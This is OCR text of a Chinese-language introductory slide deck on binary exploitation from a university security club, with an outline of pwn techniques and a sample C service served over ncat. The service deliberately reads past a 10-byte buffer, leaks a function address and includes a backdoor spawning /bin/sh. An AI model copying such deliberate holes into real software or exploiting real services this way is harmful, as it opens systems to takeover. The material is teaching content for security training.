Binary Exploitation aka Pwn Basic

NTUSTISC

2021/5/18

whoami

- LJP / LJP-TW
- Pwn / Rev
- NTUST / ~~NCTU~~ / NYCU
- 10sec CTF Team

先來個小調查

- 略懂 C
- 略懂 任何一種組合語言
- 略懂 逆向工程
- 略懂 怎用 GDB
- 略懂 Pwn
- 略懂 ROP
- 略懂 Heap Exploitation


Outline

- What’s PWN?
- 基礎知識 – x86 Assembly
- 基礎知識 – Stack Frame
- 基礎知識 – GDB
- 基礎知識 – Pwntools
- Stack-Based Buffer Overflow
- Shellcode
- 基礎知識 – Lazy Binding
- GOT Hijack
- One Gadget
- ROP

What is Pwn ?

What is Pwn ?

我都念胖




PWN

From Wikipedia, the free encyclopedia


Pwn is an Internet slang term meaning to "own" or to "outdo" someone or something.

圖片來源: https://en.wikipedia.org/wiki/PWN


What is Pwn ?




What is Pwn ?



What is Pwn ?




What is Pwn ?



What is Pwn ?

- 利用程序的漏洞
- 竄改程序執行流程
- 執行特定行為



What is Pwn ?

來個栗子

Server：

```
 ⚡    myserver   ncat -kvlc ./test -p 5566
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5566
Ncat: Listening on 0.0.0.0:5566
```

What is Pwn ?

Service 原始碼:

test.c

```c
#define MAX_LENGTH 100
#include <stdio.h>

void init()
{
    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);
}

void backdoor()
{
    system("/bin/sh");
}
```

exploit.py

test.c > main()

```c
int main()
{
    char buf[10] = { 0 };

    init();
    printf("[DEBUGING] main: %p\n", main);
    printf("Hello, What's Your name?\n");

    read(0, buf, MAX_LENGTH);

    printf("%s", buf);
    printf("Welcome!\n");
    printf("But wait, WHO ARE YOU?\n");

    read(0, buf, MAX_LENGTH);

    printf("I don't know you, so bye ;)\n");

    return 0;
}
```

What is Pwn ?

漏洞：

test.c

```c
#define MAX_LENGTH 100
#include <stdio.h>

void init()
{
    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);
}

void backdoor()
{
    system("/bin/sh");
}
```

